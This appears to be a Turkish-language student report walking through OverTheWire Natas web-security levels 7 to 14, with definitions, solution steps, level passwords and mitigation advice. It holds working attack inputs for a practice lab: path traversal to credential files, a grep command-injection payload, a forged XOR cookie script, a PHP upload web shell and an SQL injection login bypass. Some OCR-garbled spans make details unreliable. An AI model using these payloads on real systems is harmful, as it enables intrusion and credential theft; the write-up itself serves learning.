Laboratuvar 7-nin Sifresi:


tKOcJlbzM4ITs8hbCmzn5Zr4434fGZQm

Önlem:

Veriler şifrelenmelidir. Giriş kısıtlamaları uygulanmalıdır.

Günlük izleme önlemleri kabul edilmelidir. Güçlü kimlik doğrulama kullanılmalıdır. Yönetim kısıtlamaları konmalıdır.

CVSS:



Hedef 8 – Seviye 7

Url: <http://natas7.natas.labs.overthewire.org>



Bulunan Boşluk : **Path traversal**
Boşluk Seviyesi : **Yüksek**

Tanım:

Path traversal, bir uygulamanın kullanıcı tarafından kontrol edilen girişleri doğru bir şekilde işletemediği durumlarda meydana gelen bir güvenlik açığıdır. Bu açık, kötü niyetli saldırganların bir web sunucusunun dosya sistemine erişmesine ve hassas dosyaları ifşa etmesine olanak tanır. Path traversal saldıruları, dosya yolunu değiştirerek veya geriye doğru gezinerek hedeflenen dizinlere erişim sağlar.

İşlem:

Kaynak Sayfasını Görüntüleyin. Natas8'in şifresinin /etc/natas_webpass/natas8 burada olduğu yazıyor. Böylece Home ve About sayfasını url kısmında /etc/natas_webpass/natas8 olarak ayarlayıp şifreyi bulmayı deneyebiliriz.

```
<html>
  <head></head>
  <body>
    <h1>natas7</h1>
    <div id="content">
      <a href="index.php?page=home">Home</a>
      [whitespace]
      <a href="index.php?page=about">About</a>
      <br>
      <br>
      <!--hint: password for webuser natas8 is in /etc/natas_webpass/natas8-->
    </div>
  </body>
</html>
```

Hedef 8 – Seviyye 7

Url: <http://natas7.natas.labs.overthewire.org>



Bulunan Boşluk : **Path traversal**

Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 8-nin Sifresi:

a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB

Önlem:

Path traversal saldırularını önlemek için, giriş doğrulama ve doğrulama mekanizmalarını kullanarak kullanıcı girişlerini sıkı bir şekilde denetlemek önemlidir. Ayrıca, sunucu tarafında dosya yolunu sınırlayan ve yetkilendirme kontrolleri uygulayan katı kodlama pratikleri benimsemek etkilidir. Son olarak, hassas dosyaların sunucu dışında saklanması ve erişim kontrolü için izinlerin doğru bir şekilde yapılandırılması gerekmektedir.

CVSS:

The screenshot shows a browser window with the URL http://natas7.natas.labs.overthewire.org/index.php?page=../../../../etc/natas_webpass/natas8. Below the address bar, there is a list of recent tabs and links:

- 9 notifications — web.telegram.org/k/#5567038822
- YouTube — youtube.com
- AzTU - Azərbaycan Texniki Universiteti (Beta) — aztu.edu.az/az
- Dashboard | Sendbird — dashboard.sendbird.com/latest/meta-data/
- Google Tərcümə — translate.google.com
- CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. — crackstation.net
- Login — <http://192.168.1.79/login.php>
- Nagios XI — <http://192.168.100.212>

At the bottom of the browser window, there are navigation buttons for Home, About, and other browser controls. The page content below the browser window shows the password: a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB.

Hedef 9 – Seviyye 8

Url: <http://natas8.natas.labs.overthewire.org>



Bulunan Boşluk : **Data Exposure**

Boşluk Seviyesi : **Orta**

Tanım:

Veri maruziyeti (Data Exposure), hassas veya kişisel bilgilerin yetkisiz kişilerin erişimine açık bir şekilde ifşa edildiği durumu ifade eder. Bu, genellikle güvenlik açıklarından kaynaklanır ve hassas verilerin doğru korunmadığı veya güvenliğinin sağlanmadığı durumlarda gerçekleşir. Veri maruziyeti, kötü niyetli kişilerin verilere erişmesine, çalmasına veya kötüye kullanmasına olanak tanır ve ciddi gizlilik ve güvenlik endişelerine neden olabilir.

İşlem:

Kaynak sayfayı görüntüleyin ve `bin2hex(strrev(base64_encode($secret)))` öğesinin `3d3d516343746d4d6d6c315669563362` ürettiğini bulalım. Şifreyi elde etmek için bu adımları tersten uygulayalım. Örneğin PHP'de, `echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')));` komutunu yürüdelim. Ve Şife bizde. Başka yöntemle Olline decoder ve encoderlere yönele biliriz. Daha sonra tersten uygulayaladığımızda alınan şifreyi Sumbit Query yapıyoruz ve lab 9'un şifresini buluyoruz.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://nat
<script>var wechallinfo = { "level": "natas8", "pass": "<censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">
<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

```

Hedef 9 – Seviyye 8

Url: <http://natas8.natas.labs.overthewire.org>



Bulunan Boşluk : **Data Exposure**

Boşluk Seviyesi : **Orta**

Sonuç:

Laboratuvar 9-nin Sifresi:

Sda6t0vkOPkM8YeOZkAGVhFoaplvlJFd

Önlem:

Veriler şifrelenmelidir. Giriş kısıtlamaları uygulanmalıdır.

Günlük izleme önlemleri kabul edilmelidir. Güçlü kimlik doğrulama kullanılmalıdır. Yönetim kısıtlamaları konmalıdır.

CVSS:

The screenshot shows a browser window with the URL `natas8.natas.labs.overthewire.org`. The page content is as follows:

Access granted. The password for natas9 is
Sda6t0vkOPkM8YeOZkAGVhFoaplvlJFd

Input secret:

Submit Query

[View sourcecode](#)

Hedef 10 – Seviye 9


Url: <http://natas9.natas.labs.overthewire.org>



Bulunan Boşluk : **Command injection**
Boşluk Seviyesi : **Yüksek**

Tanım:

Command Injection, bir uygulamanın kullanıcı girişlerini güvenli bir şekilde işlemediği durumlarda meydana gelen bir güvenlik açığıdır. Bu açık, saldırganların uygulama üzerinde komut çalıştırmasına ve genellikle sunucu üzerinde kötü niyetli işlemler gerçekleştirmesine olanak tanır. **Command Injection** saldıruları, kullanıcı tarafından sağlanan verilerin güvenli bir şekilde işlenmemesi durumunda ortaya çıkabilir ve genellikle sistemlerde ciddi zararlara neden olabilir.



İşlem:

\$key enjeksiyon kodumuzun değiştirebileceği noktadır.
Giriş yapalım cat /etc/natas_webpass/natas10 ve şifreyi aldık.

Output:

D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE

Hedef 10 – Seviyye 9

Url: <http://natas9.natas.labs.overthewire.org>



Bulunan Boşluk : **Command injection**

Boşluk Seviyesi : **Yüksek**

Sonuç:


Laboratuvar 10-nun Sifresi:

D44EcsFkLxPIKAALosx8z3hxX1Z4MCE

Önlem:

Command Injection Saldırılarını Önlemek İçin, Kullanıcı Girişlerinin Güvenli Bir Şekilde İşlenmesi Ve Doğrulanması Önemlidir. Bu, Giriş Doğrulama Ve Temizleme İşlemlerinin Yapıldığı Bir Güvenlik Denetleme Adımı Gerektirir. Ayrıca, Güvenli Kodlama Pratiklerini Uygulamak Ve Kullanıcı Girişlerini İşlerken Güvenlik Açıklarını Dikkatlice Denetlemek De Saldırı Riskini Azaltabilir.

Cvss:



Output:

D44EcsFkLxPIKAALosx8z3hxX1Z4MCE

Hedef 11 – Seviye 10

Url: <http://natas10.natas.labs.overthewire.org>



Bulunan Boşluk : **Command injection**
Boşluk Seviyesi : **Yüksek**

Tanım:

Command Injection, Bir Uygulamanın Kullanıcı Girişlerini Güvenli Bir Şekilde İşlemediği Durumlarda Meydana Gelen Bir Güvenlik Açığıdır. Bu Açık, Saldırganların Uygulama Üzerinde Komut Çalıştırmasına Ve Genellikle Sunucu Üzerinde Kötü Niyetli İşlemler Gerçekleştirmesine Olanak Tanır.

İşlem:

Komut Enjeksiyonu İçin Anahtar Karakterleri Filtreler. Ancak Şifreyi Yazdırmak İçin Grep Komutundan Yararlanabiliriz. Grep -i <Word> Komut Satırının, . Böylece, Böyle Bir Komutu Derleyebilir Ve Şifreyle 'Eşleşen Bir Harf' Bulmak İçin 26 Harf Ve Bunların Büyük Harfli Formatını İnceleyebiliriz. Bu Görev İçin V /Etc/Natas_webpass/Natas11 Yazıp Şifreyi Yazdırabiliriz.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level1.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
</pre>

```

Hedef 11 – Seviyye 10

Url: <http://natas10.natas.labs.overthewire.org>



Bulunan Boşluk : **Command injection**

Boşluk Seviyesi : **Yüksek**

Sonuç:

Laboratuvar 11-nun Sifresi:

1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg

Önlem:

Command Injection Saldırılarını Önlemek İçin, Kullanıcı Girişlerinin Güvenli Bir Şekilde İşlenmesi Ve Doğrulanması Önemlidir. Bu, Giriş Doğrulama Ve Temizleme İşlemlerinin Yapıldığı Bir Güvenlik Denetleme Adımı Gerektirir. Ayrıca, Güvenli Kodlama Pratiklerini Uygulamak Ve Kullanıcı Girişlerini İşlerken Güvenlik Açıklarını Dikkatlice Denetlemek De Saldırı Riskini Azaltabilir.

Cvss:

The screenshot shows a browser window with the URL `natas10.natas.labs.overthewire.org/?needle=grep+-i+-v+-+%2Fetc%2Fnatas_webpass%2Fnatas11+dictio`. The page content is as follows:

For security reasons, we now filter on certain characters

Find words containing:

Output:

```
/etc/natas_webpass/natas11:1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg  
dictionary.txt:
```

Hedef 12 – Seviye 11

Url: <http://natas11.natas.labs.overthewire.org>

Bulunan Boşluk : **Data Exposure**

Boşluk Seviyesi : **Orta**

Tanım:

Veri Maruziyeti (Data Exposure), Hassas Veya Kişisel Bilgilerin Yetkisiz Kişilerin Erişimine Açık Bir Şekilde Ifşa Edildiği Durumu İfade Eder.

İşlem: Kaynak Sayfayı Görüntüleyin Ve Çerezimizde Saklanan Verilerin, Sansürlenmiş Bir \$Key Dizesiyle Xorlama Yoluyla "Şifrelendiğini" Görün. Php Skripti İle Çerez Degerini Alıcaz.

The screenshot shows a terminal window with the following content:

```
1 <?php
2 // Your code here!
3 function xor_encrypt($in) {
4     $key = "qw8J";
5     $text = $in;
6     $outText = '';
7
8     // Iterate through each character
9     for($i=0;$i<strlen($text);$i++) {
10        $outText .= $text[$i] ^ $key[$i % strlen($key)];
11    }
12
13    return $outText;
14 }
15 echo base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes", "bgcolor"=>"#ffffff"))));
16 ?>
17
```

At the bottom of the terminal window, there is a green button labeled "Run (Ctrl-Enter)". Below the terminal window, there are tabs for "Output", "Input", and "Comments". The "Output" tab is active, showing the following text:
C1VLih4ASCsCBE8lAxMacFMOXT1TwxooFhRXJh4FGnBTVF4sFxIeLFMK

Hedef 12 – Seviye 11

Url: <http://natas11.natas.labs.overthewire.org>



Bulunan Boşluk : **Data Exposure**

Boşluk Seviyesi : **Orta**

Sonuç:

Sonuç Olarak Çerez Bilgilerimizi Girdiyimizde Set

Color Yaplığımözdə Laboratuvar 12-nin Sifresi

Alarız: EDXp0pS26wLKHZy1rDBPUZKORKFLGIR3

Önlem:

Veriler Şifrelenmelidir. Giriş Kısıtlamaları Uygulanmalıdır.

Günlük İzleme Önlemleri Kabul Edilmelidir. Güçlü Kimlik

Doğrulama Kullanılmalıdır. Yönetim Kısıtlamaları

Konmalıdır.

Cvss:

The screenshot shows the NetworkMiner tool interface with the 'Storage' tab selected. It displays a table of stored items, including several cookies. One cookie, 'data', has its value highlighted in blue. The cookie's value is: CLVLih4ASCsCBE8AxMacFMOXTiTWWxooFhRXJh4FGnBTVF4sFxFeLMK. Above the table, there is a message: 'Cookies are protected with XOR encryption'. To the right of the table, there is a text input field with the placeholder 'Background color:' followed by a hex color code 'fffffff' and a 'Set color' button.

Name	Value	Domain	Path	Expiry
__utma	176859643.990986003.1636083814.1636083814.1636602894.2	.overthewire...	/	Sat, 20-Nov-2021 11:59:59 UTC
__utmb	176859643.1.10.1636602894	.overthewire...	/	Tu, 20-Nov-2021 11:59:59 UTC
__utmt	1	.overthewire...	/	Tu, 20-Nov-2021 11:59:59 UTC
__utmz	176859643.1636083814.1.1.utmcsrc=(direct) utmccn=(direct) utmcmd=(none)	.overthewire...	/	Tu, 20-Nov-2021 11:59:59 UTC
data	CLVLih4ASCsCBE8AxMacFMOXTiTWWxooFhRXJh4FGnBTVF4sFxFeLMK	natas11.nata...	/	Sat, 20-Nov-2021 11:59:59 UTC

Hedef 13 – Seviye 12

Url: <http://natas12.natas.labs.overthewire.org>



Bulunan Boşluk : **File Upload**
Boşluk Seviyesi : **Yüksek**

Tanım:
"File Upload" (Dosya Yükleme) İşlemi, Web Uygulamalarında Kullanıcıların Yerel Cihazlarından Sunucuya Dosya Aktarmasını Sağlayan Bir İşlemdir.

İşlem:
Bir Php Dosyası Oluşturuyoruz, Resimdeki Kodu Yazıyoruz, Temel Olarak Bu Kodu Kaynak Koduna Göre Yazıyoruz Ve Bu Dosyayı .Php Olarak Kaydediyoruz. Dosyayı Yükleyip Şifreyi Alıyoruz

The screenshot shows a browser window for the URL <http://natas12.natas.labs.overthewire.org>. The page title is "NATAS12". On the left, there's a file manager interface with icons for Home, stwep, hash online, SSL ile sub, Trash, association..., hydra, and subdom. In the center, a modal dialog box says "Choose a JPEG to upload (max 1KB)". Below it are "Browse..." and "Upload File" buttons. To the right, the Burp Suite Community Edition proxy tool is open, showing the request being sent. The request details pane shows the following headers and body:

```
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----26058
Content-Length: 542
Origin: http://natas12.natas.labs.overthe
Authorization: Basic bmFOYXMyMjZV3FvMHQ
Connection: close
Referer: http://natas12.natas.labs.overthe
Cookie: _ga_RDOK2239G0=GS1.1.1709256911.3
GA1.1.1731036708.1709160595
Upgrade-Insecure-Requests: 1
```

The Burp Suite interface includes tabs for Intercept, Project, Intruder, Repeater, View, Help, and various sub-options like Dashboard, Target, Proxy, Decoder, Comparer, Logger, and Organizer. The Intercept tab is currently selected.

Hedef 13 – Seviyye 12

Url: <http://natas12.natas.labs.overthewire.org>

Bulunan Boşluk : **File Upload**
Boşluk Seviyesi : **Yüksek**

Sonuç:

Sonuç olarak yüklediğimiz sayfaya gidiyoruz ve


Laboratuvar 13-nin Sifresi Alarız:

IW3jYRIO2ZKDBb8VtQBU1f6eDRo6WEj9

Önlem:

Dosya Yükleme Güvenliği İçin, Kullanıcı Tarafından
Sağlanan Dosyaların Türünü Ve Boyutunu Doğrulayan Sıkı
Denetimler Uygulanmalıdır. Sunucu Tarafında, Dosya
Yükleme İşlemleri İçin Özel Bir Klasör Oluşturulmalı Ve
Dosya Yükleme İşlemi İçin İzin Verilen Dosya Türleri
Sınırlandırılmalıdır. Ayrıca, Yüklenen Dosyaların Güvenlik
Denetimlerinden Geçirilmesi Ve Zararlı İçeriklerin
Engellenmesi İçin Güvenlik Duvarı Önlemleri Alınmalıdır.

Cvss:



Hedef 14 – Seviyye 13

Url: <http://natas13.natas.labs.overthewire.org>

ALLSAFE
CYBERSECURITY


Bulunan Boşluk : **File Upload** Boşluk Seviyesi : **Yüksek**

Ta

"File Upload" (Dosya Yükleme) İşlemi, Web Uygulamalarında Kullanıcıların Yerel Cihazlarından Sunucuya Dosya Aktarmasını Sağlayan Bir İşlemdir.

İşlem:

Kaynak Sayfayı Görüntülediğinizde Bu Mücadelenin Natas 12'nin Yükseltilmiş Bir Versiyonu Olduğunu Görebiliriz. Bu Meydan Okumada EXIF Resim Türü Kontrol Edilir, Bu Nedenle Php Dosyamıza Bir Başlık Eklememiz Ve Onu Bir JPEG Dosyası Gibi Göstermemiz Gerekir.



Hedef 14 – Seviyye 13

Url: <http://natas13.natas.labs.overthewire.org>



Bulunan Boşluk : **File Upload**
Boşluk Seviyesi : **Yüksek**

Sonuç:

Sonuç olarak yüklediğimiz sayfaya gidiyoruz ve

Laboratuvar 14-nin Sifresi Alarız:

Lg96M10TdfaPyVBkJdjymbIIQL6qd11



Önlem:

Dosya Yükleme Güvenliği İçin, Kullanıcı Tarafından

Sağlanan Dosyaların Türünü Ve Boyutunu Doğrulayan Sıkı

Denetimler Uygulanmalıdır. Sunucu Tarafında, Dosya

Yükleme İşlemleri İçin Özel Bir Klasör Oluşturulmalı Ve

Dosya Yükleme İşlemi İçin İzin Verilen Dosya Türleri

Sınırlanmalıdır. Ayrıca, Yüklenen Dosyaların Güvenlik

Denetimlerinden Geçirilmesi Ve Zararlı İçeriklerin

Engellenmesi İçin Güvenlik Duvarı Önlemleri Alınmalıdır.

Cvss:

Hedef 15 – Seviyye 14

Url: <http://natas14.natas.labs.overthewire.org>

Bulunan Boşluk : **SQL injection**

Boşluk Seviyesi : **Yüksek**

Tanım:

SQL injection, web uygulamalarında sıkça karşılaşılan bir güvenlik açığıdır. Kötü niyetli kullanıcılar, web formları aracılığıyla SQL sorgularını manipüle ederek veritabanına erişebilir ve istenmeyen işlemler gerçekleştirebilirler. Bu tür saldırılar, veri sızıntısı, veri bozulması veya sistemlerin kontrolünün ele geçirilmesi gibi ciddi sonuçlara yol açabilir.

İşlem:

Sitenin kaynak koduna baktığımızda SQL sorgusunun işlendiği, çalışan bir PHP kodu görüyoruz. Bu sırada SQL isteğini değiştirip Syntax Error alırsak SQL Injection boşluk olduğunu anlarız. Bu boşluğa dayanarak giriş sayfasını atlıyoruz

The screenshot shows a web browser window with the URL `natas14.natas.labs.overthewire.org` in the address bar. The page content is a login form. In the 'Username' field, the value is `natas15" OR 1=1;#`. In the 'Password' field, the value is `' or 1=1`. Below the form is a 'Login' button and a link labeled 'View sourcecode'.

Hedef 15 – Seviyye 14

Url: <http://natas14.natas.labs.overthewire.org>

Bulunan Boşluk : **SQL injection**

Boşluk Seviyesi : **Yüksek**

Sonuç:

